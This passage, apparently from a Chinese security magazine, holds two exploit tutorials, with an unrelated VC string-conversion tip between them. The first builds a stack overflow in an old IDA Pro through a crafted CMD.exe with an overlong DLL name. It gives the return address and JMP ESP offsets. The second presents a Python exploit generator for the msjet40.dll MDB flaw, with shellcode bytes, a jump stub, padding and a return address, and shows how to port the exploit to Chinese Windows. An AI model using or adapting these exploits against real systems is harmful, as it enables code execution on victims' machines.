其中，VirtualAddress实际上是数据结构的相对虚拟地址(RVA)。如果结构是关于引入表的，该域就包含指向IMAGE_IMPORT_DESCRIPTOR数组的RVA。isize含有VirtualAddress所指向数据结构的字节数。

按照上面的定义，我们可以轻松找到PE文件中引入表的位置和大小。引入表实际上是一个IMAGE_IMPORT_DESCRIPTOR结构数组，每个结构包含PE文件引入函数的一个相关DLL的信息。比如，如果该PE文件从10个不同的DLL中引入函数，那么这个数组就有10个成员，该数组以一个全0的成员结尾。IMAGE_IMPORT_DESCRIPTOR结构定义如下：

```
IMAGE_IMPORT_DESCRIPTOR STRUCT
Union
  Characteristics dd ?
OriginalFirstThunk dd ?
ends
TimeDateStamp dd ?
ForwarderChain dd ?
Name1 dd ?
FirstThunk dd ?
  IMAGE_IMPORT_DESCRIPTOR ENDS
```

大家请注意，IMAGE_IMPORT_DESCRIPTOR结构中的第4个成员**Name1**就是我们要查找的指向引入库DLL名称的指针。

PE文件格式暂时就分析到这里，下面我们来结合实际例子进行漏洞分析。我的机器是Windows 2000+SP4。

漏洞分析和利用

要进行漏洞的分析和利用，就必须找一个PE文件来做实验。我们选一个具有代表意义的——CMD.exe，将其拷贝到其它目录下。光有PE文件还不行，还应该有好的分析工具，我们选用LordPE，如图3所示。




图3 LordPE加载CMD

点击**PE Edit**，可以选择指定的PE文件来分析和修改，这里的PE文件是CMD，如图4所示。




图4 CMD的分析结果

点击PE文件的“Directories”按钮，进入Directory Table的界面，如图5所示。

在“Import Table”的右边，有“…”、“L”和“H”3个按钮。其中，点击“…”出现了PE头结构的分析，我可以看出CMD中引用了Kernel32.dll等DLL，如图6所示。




图5 Directory Table界面




图6 看出CMD中引用了Kernel32.dll等DLL




图7 找到引入库名称KERNEL32.dll的位置

现在，点击“**H**”就可以出现16进制编辑器，我们通过上面的PE文件格式，找到引入库名称“KERN-EL32.dll”的位置，如图7所示。

好了，现在我们就是要构造超长的DLL名称，按照漏洞公告，我们将长度增加到800字节以上，如图8所示。




图8 增加长度到800字节以上

现在用IDA PRO来打开修改后的CMD.exe，弹出错误提示框，如图9所示。



图9 弹出错误提示框

好了，已经基本上证实了溢出漏洞的存在，但是溢出点还没定位，还不能利用。关于定义溢出点的方法，有很多资料都在讲述，我一般是采用**循环填充1111…2222…3333…aaaa…bbbb…+Softice跟踪异常**的方法，这不是我们的重点，大家参考相关资料就可以了。这里我直接给出结果，如图10所示。




图10 定位溢出点

图10中的**0x32323232**，就是函数的返回地址，而Idag.exe中导致溢出的汇编代码如下：

```
LEA EDX, [EBP-30C]
PUSH DWORD PTR [EBP+8]
PUSH EDX
CALL ida.#835
```

值得一提的是，IDA PRO本身是不能反汇编自己的，同时也增加了反跟踪措施。要想反汇编IDA PRO，必须经过一系列的工作，有兴趣的朋友可以多讨论下。

接下来就是漏洞的利用。溢出漏洞利用最直接的方法就是改写函数返回地址，但是在改写的时候，我发觉以前通用的JMP ESP地址**0x7ffa4512**中的45会被进程自己修改为65。没办法，只能用普通的JMP ESP地址了。在机器上搜索了下，找到**0x777d7477**这个地址。此外，JMP ESP地址后面第5——8这4个字节是进程中要用到的地址，所以不能乱修改，否则会在溢出函数返回之前就出现异常。我暂时将这4个字节改为了**0x7ffa4512**，如图11所示。




图11 把0x77747d77修改为0x7ffa4512

同时，JMP ESP地址之后还应该有20个字节的保留地址，这是因为溢出函数的调用约定是__stdcall，函数返回前将自己恢

复堆栈。我们在20个字节后添上指令 EB FE (JMP -2)，再用Idag打开修改后的CMD.exe，发现没有弹出Softice，而CPU占有率变为了100%，成功！

至于更为复杂的ShellCode，大家可以自由添加，我就不多讲了。我将修改后的CMD附在了文章后，大家可以参考。

小结

本文中，我们和大家一起简单分析了下IDA PRO的堆栈溢出漏洞，其实主要是对PE文件格式的部分分析，而漏洞分析方法都是常规的。由此可见，只有扎扎实实打好基础，才能逐步提高自己的综合能力。

（文章中提到IDA PRO、LordPE和修改后的CMD在光盘里有提供）

【雕虫小技之VC专辑】

其它数据类型转换为字符串

短整型(int)

itoa(i,temp,10);// 将i转换为字符串放入temp中，最后一个数字表示十进制

itoa(i,temp,2); // 按二进制方式转换

长整型(long)

ltoa(l,temp,10);

从msjet40.dll漏洞来谈——Python语言Exploit程序编写

东南大学 杨谦（Friddy）

关键字：Microsoft msjet40.dll漏洞，Exploit编写，python语言

简介：从中国目前来看，用Exploit进行安全检测的人很多，但是会写Exploit的人并不多，而且中英文的系统漏洞利用有很多不同之处，照搬英文系统的Exploit常常造成溢出失败。本文将以Python语言来说明中文Exploit的编写方法与需要注意的地方。

Python语言编写程序的一些小知识：

1、import可以加入头文件，例如：**import sys**。这个很像C++中的#include <iostream.h>的写法。

2、Nohack="aaa"

Nohack += "bbb"

这样Nohack里面的字符串就是aaabbb了，使用这种方法使得写shellcode时的字符串连接十分方便。而在C++中，我们连接字符串常用的是：strcat()这个函数。

3、**print "NOHACK"**用于在屏幕上打印NOHACK这些字符，和C语言很像吧！

4、控制语句也和C++语言类似，如if语句，在Python里面：**if a>1:print "a>1"**

下面以Python语言来阐述针对中文Windows系统的Exploit的编写。以msjet40.dll这个漏洞为例，参考国外的文献，一个Exploit大致有这样几个部分构成：

数据库的HEAD，BODY，还有我们可以自己定制的shellcode。

```
# Header 数据库头部
mdbHeader= "\x00\x01\x00\x00\x53\x74\x61\x6E\x64\x61\x72
\x64\x20\x4A\x65\x74"………
………………………………………………(省略)
mdbHeader += "\x78\x16\x0C\xED\xE9\x2D\x62\xD4\x54\x06\
x00\x00\x34\x2E\x30\x00"
# Body 数据库中部
mdbBody  ="\x00\x00\x80\xFF\xFF\xFF\xFF\xFF\xFF\xFF\
xFF\xFF\xFF\xFF\xFF\xFF"………
………………………………………………(省略)
mdbBody += "\x00\x00"
#shellcode 我们在写Exploit中可以替换为自己定制的部分，在S.
Pearson 的程序中是弹出 calc.exe
Shellcode ="\xeb\x10\x5b\x4b\x33\xc9\x66\xb9\x33\x01\x80\
x34\x0b\xf8\xe2\xfa"………
………………………………………………(省略)
Shellcode += "\x2b\xb3\x49\xe6\x6f\xf9\xa4\xe9\x47\x1d";


# 此漏洞的ESI，offset信息
ShellJump  = "\x14\x00"
# Expanded ID Parameter (20 bytes) to accommodate this
code
ShellJump += "\x83\xC6\x08"
# Add ESI, 8 (Pointer to our shellcode)
ShellJump += "\xFF\xE6"
# Call ESI (Execute Shellcode)
ShellJump += "\x90\x90\x90\x90"
ShellJump += "\x90\x90\x90\x90" # Not used
ShellJump += "\x90\x90\x90";
VulnerableParameter  = "\x18\x00\x50\x00"
VulnerableParameter += "\x61\x00\x72\x00"
VulnerableParameter += "\x65\x00\x6E\x00"
VulnerableParameter += "\x74\x00\x49\x00"
VulnerableParameter += "\x64\x00\x4E\x00"
VulnerableParameter += "\x61\x00\x6D\x00"
VulnerableParameter += "\x65\x00\x00\x01" # 0100 will re-
sult in EDX pointing to a variable containing our MSAccess
offset
VulnerableParameter += "\x04\x06\x00\x00"
VulnerableParameter += "\x05\x90"
```

对于这部分的信息，对Exploit的编写者来说需要查看相关的漏洞公告来撰写，而现在国外的网站上一般都会提供相关资料，在本文中主要是要教读者怎样把国外的Exploit进行修改来用在中文版的操作系统上。

```
# 最后生成 MDB 文件内容
mdb  = mdbHeader
mdb += "\x41" * 7968
```

```
    mdb += mdbBody
    mdb += ShellJump
    mdb += struct.pack("<L", ReturnAddress)
    #这个就是中英系统的不同之处了
    mdb += VulnerableParameter
    mdb += Shellcode + "\x90" * (3094 - len(Shellcode)) #这里要将我们自己定义的shellcode加在数据库中
    mdb += mdbBody2
    mdb += "\x00" * (94208 - len(mdb))

    #文件输出
    fileOut = open(sys.argv[3], "wb")
    fileOut.write(mdb)
    fileOut.close()
```

从上面的Python分析来看，用Python撰写攻击性的字符串是十分方便的，对于语言的初学者也相对容易理解。请读者注意上面黑体部分的ReturnAddress，在Tal zeltzer的Exploit中的注释是：

```
    # Addresses are compatible with Windows XP Service Pack 1
    ReturnAddress = 0x7674366f # Address of "jmp edx" in ntdll.dll
```

以上的说明很明显，这个是英文版的Win XP sp1的ntdll.dll中的jmp edx地址，显然是不可以照搬到中文的系统中的，而且在中文系统中不同版本的操作系统，不同的Service Park中这个地址也不同，这个就是我们在编写Win32的Exploit和Unix下的Exploit的不同之处。假如照搬英文的这个地址的话，mdb文件一打开就会一闪而过，也不会发生溢出，这就是网上曾经出现过msjet40.dll这个漏洞的Exploit，但是大家都说自己从来没有溢出成功过的原因了。

制作中文版系统的Exploit，我们首要的任务是要找出系统中"jmp edx" in ntdll.dll的地址，开始我在Win2000SP4下通过Softice的跟踪，调试下找到了"jmp edx"的地址是0x77F920E3，对于很多汇编语言不是很精通的人来说，这样做无疑相当麻烦，我开始也是用了将近一周的时间才找到这个地址的。其实，还有一个相当简单的办法，就是使用Ollydbg。用Ollydbg加载C:\WINDOWS\SYSTEM32\ntdll.dll，然后加载如图1所示的插件：

Overflow Return Address->ASCII overflow returns->Search JMP/CALL EDX

